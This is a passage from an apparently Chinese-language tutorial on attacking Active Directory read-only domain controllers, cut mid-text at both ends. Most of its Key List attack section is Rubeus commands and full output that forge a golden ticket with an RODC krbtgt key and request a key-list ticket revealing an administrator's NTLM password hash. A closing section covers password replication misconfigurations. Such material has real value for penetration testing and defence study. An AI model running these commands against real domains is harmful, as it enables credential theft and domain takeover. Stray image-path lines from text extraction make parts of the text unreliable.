      SouMRqZGR9morrQ7etAl3Q1E3COFlNoL3PthGLVzd2kzrMX07ve9g1LcWrUf+/NBZ2n//dSXOaZXUVCZ
      lPO+SpKSP/Lr0jXdOiNNLq1t0TQKpOxqdtxmiX1lTSoPWZ6Ru1jNQ+ULRU0Ueg1oPLKZPjK9DESyKOVt
      ujyucr+LNnjDmeiQ3XMqgKWY1KRluRQOtxAUFgNRy2Y7LINwARO6V/zgcToixF+zh2nPnPr5v/8X4ugj
      5uvQ1mL/yhElBBoHPjic9+YbL563PPFbfSBLYChG9CYcpKQ40+LclVSm/ytOKqWSuwDFJMre9xZpNR+K
      H/NgE5DKRFWfhsOQfMaE4HLWbPhinkcEE9iJwaaMr5/LdFhxhRjSSbg37XMmyfPgcmcgwyGDSn7iVGPN
      NXlL3OuQPNQzqsBzhIJ+oe7jtKDD6Ei2j+lqbqplE9iC2Uj5xNXFRwJiIVaqQq5cWViZry/r4Ve6ROEJ
      ZSNpUpfMRPjYMdBTsSBvpLCx3jhP14ADouxX3bLpCYXQNL+UOlyvO24OkPhNibq7Whk1D1irQPszHOM1
      NmkYrYYzjlicITslYax25v3xz/mWs5j6Nclx7f7MPJMT7HdXraq35l6sP7aBXNA5n7Cv2G1WjZjCEAhC
      dosN+l5VIGERydgcmQbqnTCR7Px21ZVVUHXNpyi+thHPcIxyp4uTih8rC3bHgMqrl0v/y9Zmxqgdf9KA
      Dkn0YOig8OUsrJKEIxUIhoJ0dykpD09JXitP/y1JkmusHRdcn7wwDkwngWRSHA4yj89aUoiJ6/wUlvDq
      tJAYCLbWV7xkKGlvqNsHcbCIMbIoq9X0qDDnXpeSGsfkJ1W+Ee0RFJakGXknXJxkTmGXMlYZNM4mnsl0
      QlB19AJErRazJTeWBpWq2RRHKmsMuGrZRjirfH24v2ebzQNAeC8z37vfikutFudRO4sGaoCxT2Fvo4Hm
      MIHjoAMCAQCigdsEgdh9gdUwgdKggc8wgcwwgcmgKzApoAMCARKhIgQgHt1ropdEjzB27n0T8YQqAM7e
      zvQmNeeO4Ca+jThq4yuhDBsKQ09SUC5MT0NBTKIaMBigAwIBCqERMA8bDUFkbWluaXN0cmF0b3KjBwMF
      AEChAAClERgPMjAyMzExMjMwODE4MzNaphEYDzIwMjMxMTIzMTgxMDQxWqcRGA8yMDIzMTEzMDA4MTA0
      MVqoDBsKQ09SUC5MT0NBTKkgMB6gAwIBAaEXMBUbBENJRlMbDVdJTi1JSVNTRVJWRVI=

[+] Ticket successfully imported!

C:\Users\RodcAdmin>
```

Key List Attack


"When a Key Distribution Center (KDC) receives a TGS-REQ message for the krbtgt service name (sname) containing a KERB-KEY-LIST-REQ [161] (section 3.1.5.1) padata type the KDC SHOULD ***include the long-term secrets*** *of the client for the requested encryption types in the KERB-KEY-LIST-REP [162] response message and insert it into the encrypted-pa-data of the EncKDCRepPart structure, as defined in [RFC6806]."*

KERB-KEY-LIST-REQ 结构用于请求 KDC 可以提供给客户端的“密钥类型列表”，以支持旧协议中的单点登录功能。其结构是使用 ASN.1 表示法定义的。语法如下：


```
KERB-KEY-LIST-REQ ::= SEQUENCE OF Int32 -- encryption type --
```

KERB-KEY-LIST-REP 结构包含 KDC 提供给客户端的“密钥类型列表”，以支持旧协议中的单点登录功能。其结构语法如下：

```
KERB-KEY-LIST-REP ::= SEQUENCE OF EncryptionKey
```


KERB-KEY-LIST-REQ
Golden Tickets forged using the RODC's Krbtgt
KRB_TGS_REQ
In msDS-RevealOnDemandGroup
Target user
Not in msDS-NeverRevealGroup
KRB_TGS_REP
KERB-KEY-LIST-REP
NTLM of target user

```
C:\Users\Marcus>Rubeus.exe golden /rodcNumber:17748 /rc4:74379bc566c6ab7ccdfbb7388f303cef /user:CorpAdmin /id:1117
/domain:corp.local /sid:S-1-5-21-1076904399-1612789786-3660608273

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : CORP.LOCAL (CORP)
[*] SID            : S-1-5-21-1076904399-1612789786-3660608273
[*] UserId         : 1117
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : 74379BC566C6AB7CCDFBB7388F303CEF
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 74379BC566C6AB7CCDFBB7388F303CEF
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : corp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'CorpAdmin@corp.local'

[*] AuthTime       : 11/23/2023 1:04:30 AM
[*] StartTime      : 11/23/2023 1:04:30 AM
[*] EndTime        : 11/23/2023 11:04:30 AM
[*] RenewTill      : 11/30/2023 1:04:30 AM

[*] base64(ticket.kirbi):

      doIFQjCCBT6gAwIBBaEDAgEWooIESTCCBEVhggRBMIIEPaADAgEFoQwbCkNPUlAuTE9DQUyiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCmNvcnAubG9jYWyjggQFMIIEAaADAgEXoQYCBEVUAACiggPwBIID7CPtQGKP
      nmuS8qBgc4yqh4P9as681Vk2RZZoIe0Umdv36pWN+KhgfgC4R9HwUFxJaSuWnTAm4wpnGG9lR8Ap6Uze
      So+RIU/h/YfnWHCJirepG34NpoDrmRl4dl1HnOJdmecxoE1V2iISI8dYhv0c/1VbTqgRZGY7eqayw0uo
      X9k77iy+F7CJza5WCnIUlHCoVMrCc1WtXwAU7EvoCnOpbzmsToFm74GHHNJLZAwExvZr+9+1KCZ/JAqw
      /DJR12vqWHJ2dMtQsm7ClaF7p6exAJRkD5DPD7bA6nqHmRpg+Avwsu4ydiUaMwx4oyjcBDHMo+WJB8gR
      f44j7r6rVd8lTDIlnUSnpq7kN05kt0w2sV0dhOCPSfHIsEMHub8oaa6C4NMQyTAlAeIlf0NrlYEms9o1
      AhM+SvJJy97BET0UqCRXAJPjVENgmbitPuUUR6EZP80Au1Fpu7oupuMTaQgMVoTJ1dSIEYTUMTbPP7r+
      DmKIzind0YKqn0m3/fQt/JCZpgY76QiYjj4JJKqv+I1sRbOMc8HFTN/WeDvkj7FVX1GEo2N/+S9YTEYh
      2tcPCSOjMq+zXDEQSBLMOiMD12O5ljPt8GBprFqeHpcPtmtBmiYdkRT/Jz3UN+uMTM0dyIprO6KBp7W0
      OfKALJNt3++GJcHNYOwHQo8iZaB/b1GFn94/z/hNDiGIQqI/stKeyUgeiXM1IwDgqNF+1PzfGm7ezuwX
      QYh18cH+liZrh3a0DKvuzgRFFjVC30Q8/HGNyya3777rLitjOpGs8Rk8+SxOqSObZZ2+bGjsiuDQvIEU
      ZXSzHX8+stGlnZX8uoDKP9Z0158Q52JqPT3FjNSIsO0LBRlhZITq/4XL2aimZFcJqRmOD1oRc1+fapdd
      /Vh21XUPvvX/WDRXmQwwM+gGozzoDEzfFKhkLhUIWkHxjOschUm3VJ8w1kuRiDGzlcultxzlel3P6Wkw
      sB9whH61fv7wNRG0I63Nt/SGK9FFiWdVYc1MNLVMU/qj5XEpGvJxW7jjrgcwfNWGjtmC/S8JRMQNFe+E
      ZIESrd1H83xECvVOnfC+HsoST8b8fIKRzCMHzYZq2W1nzqYI0lZVPgw1cIs55KMvchGB/q1t7CO6a6iv
      5qeWcNxCVe8lrCSKcJigoE1eSwP4PRcytcekYgDgwAFrRrG2AZLw8MI4np02i7blRQkYjJyxOlON07tP
      7z6Jgz+FWy9RcPTEmtICa4Gf5Uqw7VOqe1EdYU/pCzj33G3+mN8xaLMnl9Jh+HN+PxWCvGA+MVaP5rbM
      AgewK0QetUImkKlgxRJqnjioLJ5KL69QyHbScSiOpgMso7+prb+ao4HkMIHhoAMCAQCigdkEgdZ9gdMw
      gdCggc0wgcowgcegGzAZoAMCARehEgQQtY4xKcs7qsF76s4zuifPRaEMGwpDT1JQLkxPQ0FMohYwFKAD
      AgEBoQ0wCxsJQ29ycEFkbWluowcDBQBA4AAApBEYDzIwMjMxMTIzMDkwNDMwWqURGA8yMDIzMTEyMzA5
      MDQzMFqmERgPMjAyMzExMjMxOTA0MzBapxEYDzIwMjMxMTMwMDkwNDMwWqgMGwpDT1JQLkxPQ0FMqR8w
      HaADAgECoRYwFBsGa3JidGd0Gwpjb3JwLmxvY2Fs

C:\Users\Marcus>Rubeus.exe asktgs /enctype:rc4 /keyList /service:krbtgt/corp.local /dc:dc01.corp.local /ticket:doIFQj
aADAgEXoQYCBEVUAACiggPwBIID7CPtQGKPnmuS8qBgc4yqh4P9as681Vk2RZZoIe0Umdv36pWN+KhgfgC4R9HwUFxJaSuWnTAm4wpnGG9lR8Ap6UzeSo
nOpbzmsToFm74GHHNJLZAwExvZr+9+1KCZ/JAqw/DJR12vqWHJ2dMtQsm7ClaF7p6exAJRkD5DPD7bA6nqHmRpg+Avwsu4ydiUaMwx4oyjcBDHMo+WJB8
6EZP80Au1Fpu7oupuMTaQgMVoTJ1dSIEYTUMTbPP7r+DmKIzind0YKqn0m3/fQt/JCZpgY76QiYjj4JJKqv+I1sRbOMc8HFTN/WeDvkj7FVX1GEo2N/+S
94/z/hNDiGIQqI/stKeyUgeiXM1IwDgqNF+1PzfGm7ezuwXQYh18cH+liZrh3a0DKvuzgRFFjVC30Q8/HGNyya3777rLitjOpGs8Rk8+SxOqSObZZ2+bG
EzfFKhkLhUIWkHxjOschUm3VJ8w1kuRiDGzlcultxzlel3P6WkwsB9whH61fv7wNRG0I63Nt/SGK9FFiWdVYc1MNLVMU/qj5XEpGvJxW7jjrgcwfNWGjt
wP4PRcytcekYgDgwAFrRrG2AZLw8MI4np02i7blRQkYjJyxOlON07tP7z6Jgz+FWy9RcPTEmtICa4Gf5Uqw7VOqe1EdYU/pCzj33G3+mN8xaLMnl9Jh+H
AMCARehEgQQtY4xKcs7qsF76s4zuifPRaEMGwpDT1JQLkxPQ0FMohYwFKADAgEBoQ0wCxsJQ29ycEFkbWluowcDBQBA4AAApBEYDzIwMjMxMTIzMDkwND
3JidGd0Gwpjb3JwLmxvY2Fs

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGS

[*] Requesting 'rc4_hmac' etype for the service ticket
[*] Building KeyList TGS-REQ request for: 'CorpAdmin'
[*] Using domain controller: dc01.corp.local (172.26.10.11)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      doIEkjCCBI6gAwIBBaEDAgEWooIDvzCCA7thggO3MIIDs6ADAgEFoQwbCkNPUlAuTE9DQUyiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCkNPUlAuTE9DQUyiggN7MIIDd6ADAgESoQMCAQKiggNpBIIDZXmjVT/ss4p5
      4JrNSHv4H6EE0nG+FYCdOR8NvsRm8mWdRTatwxyy1yw7D714/OOs9HjCk56UdkOVqyB6LKB0e9DpYu3e
      FAF0LHoQKrbYQ8Nm97hiOwRD/L8XSWBBU1e+LQ3HgK0F0DVezB8qJOGlBZqr6wRzf5muZLqvkBR6Lyty
      YKhvipuAWvdsUuivrLvcqZ1xHiOiepxDahb7h4Iu76lMa/cjq/fg9Nvi+L+0w71GagZWcv3+qzTe/t7v
      EkQpfVobrHiVlGFFEb6QnEzKJcD4CVQo0FLb+M1hi2OAht9o4vQGhvItTRh/alc8kSSZr0NURp3ecJSE
      6CN1Y+n9hyn2gTO55hiuQrrQ22e+OGOHdxlMse/xcGEpa1AllejzmetseEfHezZuMWPX7qfOUqwCGjQ1
      JQF69aKNqqSPhGeRCd0aT46bm1BWxjIBiymuNeQzOUa9wHDUVuwJmR98b0Qe9cLIhWagS34eRXio2U3o
      61KMHt0KTa1CVHcjdcRDMYy4y2JdfCk+S8B+KIBwU1q2rGM8nQT8Q6szqoPWGnmp896naOSBw96rllYg
      HFxFLD/L9RShMaMcX8ZfsCqfua+mjcMpxIzOTfHYGfxnM/LYDZ7LRxqcgn82Sc/F400dVPicHEvPpB4S
      HwMYcmTSwz9/cyF5lIK/NZdlZjaV2NpMn+UFG0UkCfeLAxCHOKeRuKexis2vq7k8cwXbHt82dTMhjFLj
      6RAys9BIiN7gMKSna0VVuUTUqc3OSxtINtd5Bdn+N3MdNRSDKWFHykvNBR84vPzW6N4vcPZbken95wm5
      U2CmCZVqbtw5IBRO4t4z9+gGsTirTRyiD3icK0Hyubn3Ym2mnWF5UfQbuZVMG+y1oc2d5k8H0gDWrpWD
      NjafKk1vrgRDsjmkgEPbf9pNPAfZG2FuEY9GSP764pNZujbH0RwYAPUBs5/nPrIkDYObwBn/E4D3gBCK
      26z5O/kqxcjcwvsXmPAMpCyd0hU7KYEp31EXlr9ktZ4xnHNkvlgB93kscS8OW1ChHomwaiAl/ZPBEWf0
      9kVYMJPJVOTKtVvMou0DkckOppSZx56uP+sCTM8UI4BJ4PVNecz3Vbibfw4RRXrRGLjYc2hwtw9S0ntC
      3GZvD/NIESVp1LE3VKIng9jmicrQo4G+MIG7oAMCAQCigbMEgbB9ga0wgaqggacwgaQwgaGgGzAZoAMC
      ARehEgQQ3lvOpI4r9qOjpb3fOqkscaEMGwpDT1JQLkxPQ0FMohYwFKADAgEBoQ0wCxsJQ29ycEFkbWlu
      owcDBQAAIQAApREYDzIwMjMxMTIzMDkwODAzWqYRGA8yMDIzMTEyMzE5MDQzMFqoDBsKQ09SUC5MT0NB
      TKkfMB2gAwIBAqEWMBQbBmtyYnRndBsKQ09SUC5MT0NBTA==

  ServiceName              :  krbtgt/CORP.LOCAL
  ServiceRealm             :  CORP.LOCAL
  UserName                 :  CorpAdmin (NT_PRINCIPAL)
  UserRealm                :  CORP.LOCAL
  StartTime                :  11/23/2023 1:08:03 AM
  EndTime                  :  11/23/2023 11:04:30 AM
  RenewTill                :  1/1/0001 12:00:00 AM
  Flags                    :  name_canonicalize, pre_authent
  KeyType                  :  rc4_hmac
  Base64(key)              :  3lvOpI4r9qOjpb3fOqkscQ==
  Password Hash            :  5041EE4525B81CF5D5EB92FFC4046F78



C:\Users\Marcus>
```



Misconfiguration of RODC in Real-world

Misconfig #1 – Unexpected Credential Caching

Misconfiguration in PRP

通常情况下，由于管理员的错误配置或疏忽操作，“只读域控”能够存储的账户凭据比预期的要多。例如，企业或组织中的管理员为了使用“只读域控”进行身份验证，往往会通过配置密码复制策略（PRP），允许 “Authenticated Users”、“Domain Users” 或 “RODC Admins” 组在“只读域控”上存储密码。这就会导致环境中大量用户的密码最终将被缓存在“只读域控”上。

通过枚举“只读域控”的 msDS-RevealOnDemandGroup 属性，我们可以查看哪些用户/组的密码允许被复制到“只读域控”。

Get-ADComputer RODC -Properties msDS-RevealOnDemandGroup

```
